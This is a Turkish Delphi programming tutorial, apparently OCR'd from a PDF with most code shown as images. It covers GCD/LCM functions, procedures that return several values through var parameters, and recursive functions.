
Eklemiş olduğunuz Button kontrolünün "***procedure TForm4.Button2Click (Sender: TObject);***" yordamına da aşağıdaki kodları ekleyin.



Button kontrolüne mous ile tıklama yaparsanız "okek" değerinizin hesaplanıp etiketinizde gösterildiğini göreceksiniz. Yapılan işlem; ListBox kontrolündeki elemanları bir dinamik dizi değişkenine aktarıp, fonksiyona parametre olarak göndermekten ibarettir.

Obeb Hesaplayan Fonksiyon:

Bu kısımda ortak bölenlerin en büyüğü olarak adlandırılan "Obeb" fonksiyonunu yazacağız. Fonksiyona ait kodlar aşağıda verilmiştir.




Fonksiyonda ilk olarak dizinin en küçük elemanının bulunması gerekmektedir. Bu işlem "***deger:=MinIntValue(dizi)***" satırıyla gerçekleşmektedir. Ardından dizinin elemanlarının hepsi en küçük elemana bölünmektedir. Şayet bir tanesi bile tam bölünemiyorsa, değer bir azaltılarak yine dizinin elemanlarının tamamını tam bölüp bölmediği kontrol edilmektedir. Bütün dizi elemanlarını bölen ilk sayı "Obeb" değeri olarak, prosedüre geri yollanmaktadır.

Bu fonksiyonda kullanılan "**MinIntValue**" fonksiyonu "**math**" kütüphanesi olmadan kullanılamayacağı için "**uses**" satırına ekleme yapılmalıdır. ***uses*** *Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls,****math****; //*Eklemeyi unutmayın.

Şimdi de aşağıdaki tasarımı oluşturup, ilgili yordamlara gerekli olan kodları ekleyiniz.

Eklemiş olduğunuz Button kontrolünün "***procedure TForm4.Button3Click (Sender: TObject);***" yordamına da aşağıdaki kodları ekleyin.



Artık programınızı çalıştırıp button kontrolüne tıklayabilirsiniz. Tıklamadan sonra ListBox kontrolünde mevcut olan elemanlar, bir dinamik dizi değişkenine aktarılarak parametre olarak "Obeb" fonksiyonuna gönderilmektedir.

Fonksiyonlara Birden Fazla Değer Hesaplatmak:

Delphi'de tek bir fonksiyon içerisinde birden fazla değer hesaplatıp, programa gönderebilirsiniz. Dikkat etmeniz gereken birden fazla değer hesaplattıracağınız için yapıyı "***Function***" şeklinde değil, "***procedure***" şeklinde tanımlamanız gerektiğidir. Aşağıda bu hususta örneklendirme yapılmıştır.

```
Procedure hesapla(parametre1:Integer;var Ilk:Integer;var son:Integer);
Begin
      //Kodlar buraya yazılacak.
      Ilk:=Geriye dönecek olan ilk değer
      Son:=Geriye dönecek ikinci değer
End;
```


Dikkat edeceğiniz bir başka hususta, programa göndereceğiniz (Geriye dönecek olan değerler) değişkenleri prosedür içerisinde "**var**" ile tanımlamanız gerektiğidir. Yukarıdaki prosedür projeden aşağıdaki şekilde çağrılabilecektir.

```
procedure TForm5.Button1Click(Sender: TObject);
var
      x:Integer; //Parametre olarak fonksiyona gönderilecek
      birinci,ikinci:Integer;
begin
      x:=StrToInt(Edit1.Text);
      hesapla(x,birinci,ikinci);  //prosedür işletiliyor.
      //Diğer kodlar Buraya yazılacak
end;
```

Buradaki hassa nokta, prosedürü çağırdığınız zaman belirtmiş olduğunuz parametrelerden sadece "**x**" fonksiyona parametre olarak gönderilir. Fonksiyon bu değeri alır (birden fazla da olabilir) blok kodlarını işletip "**ilk**" ve "**son**" isimli değişkenlerine değerlerini aktarır. Ardından sırasıyla bu değerleri "birinci" ve "ikinci" isimli prosedürdeki değişkenlere yazdırır. Buradan sonraki kısım tamamen size kalmış, hesaplanmış olan "birinci" ve "ikinci" isimli değişkenlerin değerlerini istediğiniz şekilde kullanabilirsiniz.

Önemli Husus: Prosedür içerisinde geriye dönecek olan değerleri tutacak olan değişkenler muhakkak "**var**" bildirisiyle beraber tanımlanmalıdır. Aksi takdirde sonuç sizin için hayal kırıklığı yaratabilir.

Şimdi olayı basit bir örnekle izah etmeye çalışalım. Örneğimizde prosedüre gönderilen değişkenin yarısını ve iki katını hasaplayacak tek bir prosedür tanımlayalım.




Yap isimli prosedür içerisinde geriye dönecek olan değişkenlerin değerini tutmak için "var" bildirisiyle "kat" ve "yari" isminde iki adet değişken tanımlanmıştır (Ayrıca parametre olarak gönderilecek değeri tutacak olan deger isimli değişken de tanımlandı). Daha sonra bu değişkenlerin gösterecekleri değerleri hesaplamaları için gerekli kod satırları eklenmiştir.


Program içerisinden çağrılan prosedüre "x" değişkeninin değeri parametre olarak gönderilmiş olup, hesaplatılan "kat" ve "yari" isimli değişkenlerin değerleri de sırasıyla "ikikat" ve "yarisi" isimli diğer değişkenlere aktarılmıştır. Artık bu değişkenlerin değerlerini alt prosedür (ButtonClick) içerisinde dilediğiniz şekilde kullanabilirsiniz.

Şimdi biraz daha zor ve çok daha güzel bir örnek yapalım. Örneğimizde prosedüre gönderilecek olan dinamik dizi değişkenine ait elemanların Minimum, Maximum, Ortalama ve Toplam değerlerini hesaplatalım.

İlk olarak aşağıdaki form tasarımını oluşturunuz. Ardından prosedür kodlarını yazma işlemine geçebilirsiniz.




İkinci adımda oluşturacağımız tek prosedürle dizi elemanına ait (Dizi değerlerini ListBox tan alacak) olan "Min" – "Max" – "Ortalama" ve "Toplam" değerlerini hesaplatacağız.



Şimdi de bu prosedürü programdan çağırabilmeniz için eklemeniz gereken kodları verelim.


Aşağıdaki prosedürün çalıştırılabilmesi için "uses" satırının "math" kütüphanesini eklemeyi unutmayınız (Nasıl ekleneceği yukarıda açıklanmıştır).




Artık button kontrollerine teker teker tıklayarak sonuçlarınızı görebilirsiniz. Bu tür çözümler, sizlere aynı projeyi belli bir zaman sonra tekrar inceleme gereği duyduğunuzda anlaşılabilirlik açısından çok büyük kolaylık sağlayacaktır. O yüzden iyi derecede anlamanızı ve bol bol benzer örnekleri çözmenizi tavsiye etmekteyiz.

Delphi'de Rekürsif Fonksiyonlar:


Tanımlamış olduğunuz fonksiyon, kod bloğu içerisinde, kendi kendisini çağırıyorsa bu tip fonksiyonlara "***Rekürsif***" fonksiyon denir. Aşağıdaki faktöryel hesaplayan örnek fonksiyonda, bu yapıya ait kullanım şekli gösterilmektedir.



Rekürsif fonksiyonların projeden çağrılması, diğer fonksiyonların çağrıldıkları şekilde olup herhangi extra bir işlem uygulanmamaktadır. Aşağıdaki projede, bu fonksiyonu nasıl çağırabileceğiniz gösterilmiştir.



Fonksiyonlar kendi kendilerini çağırabilecekleri gibi, aynı işlemi prosedürler de yapabilmektedir. Aşağıdaki örnek yapıda, prosedür kendi içerisinde tekrar tekrar kendisini çağırarak sonsuz döngü gibi davranabilmektedir.



Projenizi çalıştırıp button kontrolüne tıklarsanız 'Prestige Education Center' mesajı devamlı olarak ekranınızda gözükecektir.

